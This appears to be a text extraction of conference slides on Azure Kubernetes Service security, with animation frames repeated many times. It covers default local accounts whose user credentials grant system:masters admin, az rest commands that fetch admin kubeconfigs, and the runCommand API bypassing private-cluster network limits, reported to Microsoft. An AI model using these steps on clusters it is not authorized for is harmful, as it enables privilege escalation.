
Misc

Network



MISC

Secrets 🙊



Misc

And More...

Misc And More...

- Logs 

Misc

And More...

- Logs 
- Extensions 

Misc

And More...

- Logs 
- Extensions 
- Support Tier 

Let's Summarize

Let's Summarize

- Many Kubernetes <-> Cloud integration points

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many attack vectors

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities delegated to cloud provider

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider
- Implicit assumption: providers make secure decisions

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider
- Implicit assumption: providers make secure decisions
- You must understand, supervise all layers

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider
- Implicit assumption: providers make secure decisions
- You must **understand**, supervise all layers

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider
- Implicit assumption: providers make secure decisions
- You must **understand, supervise** all layers

Let's Summarize

- Many Kubernetes <-> Cloud **integration** points
- Many **attack** vectors
- Responsibilities **delegated** to cloud provider
- Implicit assumption: providers make secure decisions
- You must **understand, supervise** all layers
- Expertise can't be siloed

Ok

Ok

Now Let's Get Down To Business

Ok

Now Let's Get Down To Business

AKS

Azure Kubernetes Service

AKS

Insecure Defaults - Local Accounts With Kubernetes RBAC

AKS

Insecure Defaults - Local Accounts With Kubernetes RBAC

AKS

Insecure Defaults - Local Accounts With Kubernetes RBAC

AKS

Insecure Defaults - Local Accounts With Kubernetes RBAC

Create Kubernetes cluster

Basics Node pools **Access** Networking Integrations Advanced Tags Review + create

Resource identity ⓘ

System-assigned managed identity
By default, Azure uses a managed identity. To use a service principal, use the CLI.
[Learn more ↗](#)

Choose between local accounts or Azure AD for authentication and Azure RBAC or Kubernetes RBAC for your authorization needs.

Authentication and Authorization ⓘ

Local accounts with Kubernetes RBAC

Local accounts with Kubernetes RBAC
Use built-in Kubernetes role-based access control for authorization checks on the cluster.

Azure AD authentication with Kubernetes RBAC
Use Azure AD for authentication and Kubernetes native RBAC for authorization.

Azure AD authentication with Azure RBAC
Use Azure role assignments for authorization checks on the cluster.

Once the cluster is deployed, use the Kubelet endpoint to connect to the cluster.

AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`
- `listCredential` [Marked for deprecation]

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`
- `listCredential` [Marked for deprecation]

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`
- `listCredential` [Marked for deprecation]
- Each API has a distinct permission in Azure

AKS

Acquiring Cluster Credentials

- Four APIs to acquire credentials:
- `listClusterUserCredential`
- `listClusterMonitoringUserCredential`
- `listClusterAdminCredential`
- `listCredential` [Marked for deprecation]
- Each API has a **distinct permission** in Azure

AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

With Local Accounts with Kubernetes RBAC (default)

AKS

Acquiring Cluster Credentials

With Local Accounts with Kubernetes RBAC (default)

AKS

Acquiring Cluster Credentials

With Local Accounts with Kubernetes RBAC (default)

AKS

Acquiring Cluster Credentials

With Local Accounts with Kubernetes RBAC (default)

User and admin credentials return two distinct tokens.

AKS

Acquiring Cluster Credentials

With Local Accounts with Kubernetes RBAC (default)

User and admin credentials return two distinct tokens.

AKS

Acquiring Cluster Credentials

With **Local Accounts with Kubernetes RBAC (default)**

User and admin credentials return two **distinct tokens**.

Tokens are static - unrelated to Azure AD user.

AKS

Acquiring Cluster Credentials

With **Local Accounts with Kubernetes RBAC (default)**

User and admin credentials return two **distinct tokens**.

Tokens are **static** - unrelated to Azure AD user.

AKS

Acquiring Cluster Credentials

With **Local Accounts with Kubernetes RBAC (default)**

User and admin credentials return two **distinct tokens**.

Tokens are **static** - unrelated to Azure AD user.

Both also return a client cert and key signed for
system:masters, giving full admin privileges.

AKS

Acquiring Cluster Credentials

With **Local Accounts with Kubernetes RBAC (default)**

User and admin credentials return two **distinct tokens**.

Tokens are **static** - unrelated to Azure AD user.

Both also return a client cert and key signed for
system:masters, giving full admin privileges.

AKS

Acquiring Cluster Credentials

With **Local Accounts with Kubernetes RBAC (default)**

User and admin credentials return two **distinct tokens**.

Tokens are **static** - unrelated to Azure AD user.

Both also return a client cert and key signed for
system:masters, giving **full admin privileges**.

AKS

Acquiring Cluster Admin Credentials

```
1 $> az rest
2     -m post
3     -u '/subscriptions/$sub
4         /resourcegroups/$rg
5             /providers/Microsoft.ContainerService
6                 /managedClusters/$cluster
7                     /listClusterAdminCredential?api-version=2022-04-01'
8 | jq -r '.kubeconfigs[0].value'
9 | base64 -d
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5     /providers/Microsoft.ContainerService
6     /managedClusters/$cluster
7       /listClusterAdminCredential?api-version=2022-04-01'
8 | jq -r '.kubeconfigs[0].value'
9 | base64 -d
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5       /providers/Microsoft.ContainerService
6         /managedClusters/$cluster
7           /listClusterAdminCredential?api-version=2022-04-01'
8   | jq -r '.kubeconfigs[0].value'
9   | base64 -d
10
11 apiVersion: v1
12 clusters:
13 - cluster:
14   certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
15   server: https://master-cluster-
```

AKS

Acquiring Cluster Admin Credentials

```
11 apiVersion: v1
12 clusters:
13 - cluster:
14   certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
15   server: https://pasten-cluster-...
16   name: pasten-cluster
17 contexts:
18 - context:
19   cluster: pasten-cluster
20   user: clusterAdmin_pasten_pasten-cluster
21   name: pasten-cluster
22 current-context: pasten-cluster
23 kind: Config
24 preferences: {}
25 users:
```

AKS

Acquiring Cluster Admin Credentials

```
16     name: pasten-cluster
17   contexts:
18     - context:
19       cluster: pasten-cluster
20       user: clusterAdmin_pasten_pasten-cluster
21   name: pasten-cluster
22 current-context: pasten-cluster
23 kind: Config
24 preferences: {}
25 users:
26   - name: clusterAdmin_pasten_pasten-cluster
27     user:
28       client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCl
29       client-key-data: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSI
30       token: 7a13efa03968ac17adff13a843171edacff0065807ec0f6005faa31!
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> echo $client_certificate_data  
2 | base64 -d  
3 | openssl x509 -noout -text
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> echo $client_certificate_data
2 | base64 -d
3 | openssl x509 -noout -text
4
5 Certificate:
6   Data:
7     Version: 3 (0x2)
8     Serial Number:
9       94:06:2f:be:a4:2a:25:5b:c4:49:23:ae:8f:bc:fc:aa
10    Signature Algorithm: sha256WithRSAEncryption
11    Issuer: CN=ca
12    Validity
13      Not Before: Sep 23 07:27:09 2022 GMT
14      Not After : Sep 23 07:37:09 2024 GMT
15    Subject: O=system-masters CN=masterclient
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> echo $client_certificate_data
2 | base64 -d
3 | openssl x509 -noout -text
4
5 Certificate:
6     Data:
7         Version: 3 (0x2)
8         Serial Number:
9             94:06:2f:be:a4:2a:25:5b:c4:49:23:ae:8f:bc:fc:aa
10        Signature Algorithm: sha256WithRSAEncryption
11        Issuer: CN=ca
12        Validity
13            Not Before: Sep 23 07:27:09 2022 GMT
14            Not After : Sep 23 07:37:09 2024 GMT
15        Subject: O=system:masters, CN=masterclient
```

AKS

Acquiring Cluster Admin Credentials

```
1 $> echo $client_certificate_data
2 | base64 -d
3 | openssl x509 -noout -text
4
5 Certificate:
6     Data:
7         Version: 3 (0x2)
8         Serial Number:
9             94:06:2f:be:a4:2a:25:5b:c4:49:23:ae:8f:bc:fc:aa
10        Signature Algorithm: sha256WithRSAEncryption
11        Issuer: CN=ca
12        Validity
13            Not Before: Sep 23 07:27:09 2022 GMT
14            Not After : Sep 23 07:37:09 2024 GMT
15        Subject: O=system:masters, CN=masterclient
```

AKS

Acquiring Cluster User Credentials

```
1 $> az rest
2     -m post
3     -u '/subscriptions/$sub
4         /resourcegroups/$rg
5             /providers/Microsoft.ContainerService
6                 /managedClusters/$cluster
7                     /listClusterUserCredential?api-version=2022-04-01'
8 | jq -r '.kubeconfigs[0].value'
9 | base64 -d
```

AKS

Acquiring Cluster User Credentials

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5       /providers/Microsoft.ContainerService
6         /managedClusters/$cluster
7           /listClusterUserCredential?api-version=2022-04-01'
8 | jq -r '.kubeconfigs[0].value'
9 | base64 -d
```

AKS

Acquiring Cluster User Credentials

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5     /providers/Microsoft.ContainerService
6     /managedClusters/$cluster
7     /listClusterUserCredential?api-version=2022-04-01'
8   | jq -r '.kubeconfigs[0].value'
9   | base64 -d
10
11 apiVersion: v1
12 clusters:
13 - cluster:
14   certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
15   server: https://master-cluster-
```

AKS

Acquiring Cluster User Credentials

```
11 apiVersion: v1
12 clusters:
13 - cluster:
14   certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
15   server: https://pasten-cluster-...
16   name: pasten-cluster
17 contexts:
18 - context:
19   cluster: pasten-cluster
20   user: clusterUser_pasten_pasten-cluster
21   name: pasten-cluster
22 current-context: pasten-cluster
23 kind: Config
24 preferences: {}
25 users:
```

AKS

Acquiring Cluster User Credentials

```
18 - context:  
19   cluster: pasten-cluster  
20   user: clusterUser_pasten_pasten-cluster  
21   name: pasten-cluster  
22 current-context: pasten-cluster  
23 kind: Config  
24 preferences: {}  
25 users:  
26 - name: clusterUser_pasten_pasten-cluster  
27   user:  
28     client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCl  
29     client-key-data: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSI  
30     ^ But the same client certificate & private key  
31     token: 9b63d6e99b14b5752bee19d9653259472e6517ed0859214c7ef07800  
32     ^ Different token
```

AKS

Acquiring Cluster User Credentials

```
18 - context:  
19   cluster: pasten-cluster  
20   user: clusterUser_pasten_pasten-cluster  
21   name: pasten-cluster  
22 current-context: pasten-cluster  
23 kind: Config  
24 preferences: {}  
25 users:  
26 - name: clusterUser_pasten_pasten-cluster  
27   user:  
28     client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCI  
29     client-key-data: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSI  
30     ^ But the same client certificate & private key  
31     token: 9b63d6e99b14b5752bee19d9653259472e6517ed0859214c7ef07800  
32     ^ Different token
```

AKS

Acquiring Cluster User Credentials

AKS

Acquiring Cluster User Credentials

Create Kubernetes cluster

Basics Node pools **Access** Networking Integrations Advanced Tags Review + create

Resource identity ⓘ

System-assigned managed identity
By default, Azure uses a managed identity. To use a service principal, use the CLI.
[Learn more ↗](#)

Choose between local accounts or Azure AD for authentication and Azure RBAC or Kubernetes RBAC for your authorization needs.

Authentication and Authorization ⓘ

Local accounts with Kubernetes RBAC

Local accounts with Kubernetes RBAC
Use built-in Kubernetes role-based access control for authorization checks on the cluster.

Once the cluster is deployed, use the Kubelet service account to access the cluster.

Azure AD authentication with Kubernetes RBAC
Use Azure AD for authentication and Kubernetes native RBAC for authorization.

Azure AD authentication with Azure RBAC
Use Azure role assignments for authorization checks on the cluster.

AKS

Acquiring Cluster User Credentials



AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

This was implicit and undocumented until recently.

AKS

Acquiring Cluster Credentials

This was **implicit** and undocumented until recently.

AKS

Acquiring Cluster Credentials

This was **implicit** and **undocumented** until recently.

AKS

Acquiring Cluster Credentials

This was **implicit** and **undocumented** until recently.

Monitoring user also returned admin creds.

AKS

Acquiring Cluster Credentials

This was **implicit** and **undocumented** until recently.

Monitoring user **also returned** admin creds.

AKS

Acquiring Cluster Credentials

This was **implicit** and **undocumented** until recently.

Monitoring user **also returned** admin creds.

There was an open GitHub issue about this for 2 years.

AKS

Acquiring Cluster Credentials

This was **implicit** and **undocumented** until recently.

Monitoring user **also returned** admin creds.

There was an open GitHub issue about this for **2 years**.

AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

We've submitted a security concern to Microsoft.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

Monitoring user no longer returns admin creds.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

Monitoring user **no longer** returns admin creds.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

Monitoring user **no longer** returns admin creds.

Cluster user still does, it's now documented, although still the default.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

Monitoring user **no longer** returns admin creds.

Cluster user still does, it's now **documented**, although still the default.

AKS

Acquiring Cluster Credentials

We've **submitted** a security concern to Microsoft.

Monitoring user **no longer** returns admin creds.

Cluster user still does, it's now **documented**, although still the **default**.

AKS

Acquiring Cluster Credentials

[...] On clusters that do not use Azure AD, the clusterUser role has same effect of clusterAdmin role.

AKS

Acquiring Cluster Credentials

“[...] On clusters that do not use Azure AD, the clusterUser role has same effect of clusterAdmin role.

AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

Recommendations, the Microsoft Way:

AKS

Acquiring Cluster Credentials

Recommendations, the Microsoft Way:

Description	Role grant required	Cluster admin Azure AD group(s)	When to use
Legacy admin login using client certificate	Azure Kubernetes Admin Role. This role allows <code>az aks get-credentials</code> to be used with the <code>--admin</code> flag, which downloads a legacy (non-Azure AD) cluster admin certificate into the user's <code>.kube/config</code> . This is the only purpose of "Azure Kubernetes Admin Role".	n/a	If you're permanently blocked by not having access to a valid Azure AD group with access to your cluster.
Azure AD with manual (Cluster)RoleBindings	Azure Kubernetes User Role. The "User" role allows <code>az aks get-credentials</code> to be used without the <code>--admin</code> flag. (This is the only purpose of "Azure Kubernetes User Role".) The result, on an Azure AD-enabled cluster, is the download of an empty entry into <code>.kube/config</code> , which triggers browser-based authentication when it's first used by <code>kubectl</code> .	User is not in any of these groups. Because the user is not in any Cluster Admin groups, their rights will be controlled entirely by any RoleBindings or ClusterRoleBindings that have been set up by cluster admins. The (Cluster)RoleBindings nominate Azure AD users or Azure AD groups as their subjects. If no such bindings have been set up, the user will not be able to execute any <code>kubectl</code> commands.	If you want fine-grained access control, and you're not using Azure RBAC for Kubernetes Authorization. Note that the user who sets up the bindings must log in by one of the other methods listed in this table.
Azure AD by member of admin group	Same as above	User is a member of one of the groups listed here. AKS automatically generates a ClusterRoleBinding that binds all of the listed groups to the <code>cluster-admin</code> Kubernetes role. So users in these groups can run all <code>kubectl</code> commands as <code>cluster-admin</code> .	If you want to conveniently grant users full admin rights, and are not using Azure RBAC for Kubernetes authorization.
Azure AD with Azure RBAC for Kubernetes Authorization	Two roles: First, Azure Kubernetes User Role (as above). Second, Azure Kubernetes Admin Role (as above).	The admin roles field on the Configuration tab is irrelevant when Azure RBAC for Kubernetes Authorization	You are using Azure RBAC for Kubernetes authorization. This approach gives you fine-

AKS

Acquiring Cluster Credentials

AKS

Acquiring Cluster Credentials

Our recommendation:

AKS

Acquiring Cluster Credentials

Our recommendation:

Just use AAD integration for AKS clusters.

AKS

Accessing Private Clusters From The Internet

AKS

Accessing **Private** Clusters From The Internet

AKS

Accessing **Private** Clusters From The **Internet**

AKS

Accessing Private Clusters From The Internet

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by default in any cluster

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to run commands, another to read stdout

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to read stdout

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on private clusters

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on **private clusters**

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on **private clusters**
- And on clusters with authorized IP ranges

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on **private clusters**
- And on clusters with **authorized IP ranges**

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on **private clusters**
- And on clusters with **authorized IP ranges**
- Bypasses all network restrictions

AKS

Accessing Private Clusters From The Internet

- AKS introduced a *runCommand* API
- Enabled by **default** in any cluster
- One permission to **run commands**, another to **read stdout**
- Creates a pod in your cluster
- Runs a command of your choice
- Works on **private clusters**
- And on clusters with **authorized IP ranges**
- **Bypasses** all network restrictions

AKS

Accessing Private Clusters From The Internet

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5     /providers/Microsoft.ContainerService
6     /managedClusters/$cluster
7     /runCommand?api-version=2022-04-01'
8   -b '{"command":"kubectl get pods"}'
9
10 Response status: 202
11 Response headers:
12   'Location': 'https://management.azure.com
13     /subscriptions/$sub
14     /resourceGroups/$rg
15     /providers/Microsoft.ContainerService'
```

AKS

Accessing Private Clusters From The Internet

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5     /providers/Microsoft.ContainerService
6     /managedClusters/$cluster
7     /runCommand?api-version=2022-04-01'
8   -b '{"command":"kubectl get pods"}'
9
10 Response status: 202
11 Response headers:
12   'Location': 'https://management.azure.com
13     /subscriptions/$sub
14     /resourceGroups/$rg
15     /providers/Microsoft.ContainerService'
```

AKS

Accessing Private Clusters From The Internet

```
1 $> az rest
2   -m post
3   -u '/subscriptions/$sub
4     /resourcegroups/$rg
5       /providers/Microsoft.ContainerService
6         /managedClusters/$cluster
7           /runCommand?api-version=2022-04-01'
8   -b '{"command":"kubectl get pods"}'
9
10 Response status: 202
11 Response headers:
12   'Location': 'https://management.azure.com
13     /subscriptions/$sub
14     /resourceGroups/$rg
15     /providers/Microsoft.ContainerService'
```

AKS

Accessing Private Clusters From The Internet

```
4   /resourcegroups/$rg
5   /providers/Microsoft.ContainerService
6   /managedClusters/$cluster
7   /runCommand?api-version=2022-04-01'
8 -b '{"command":"kubectl get pods"}'

9
10 Response status: 202
11 Response headers:
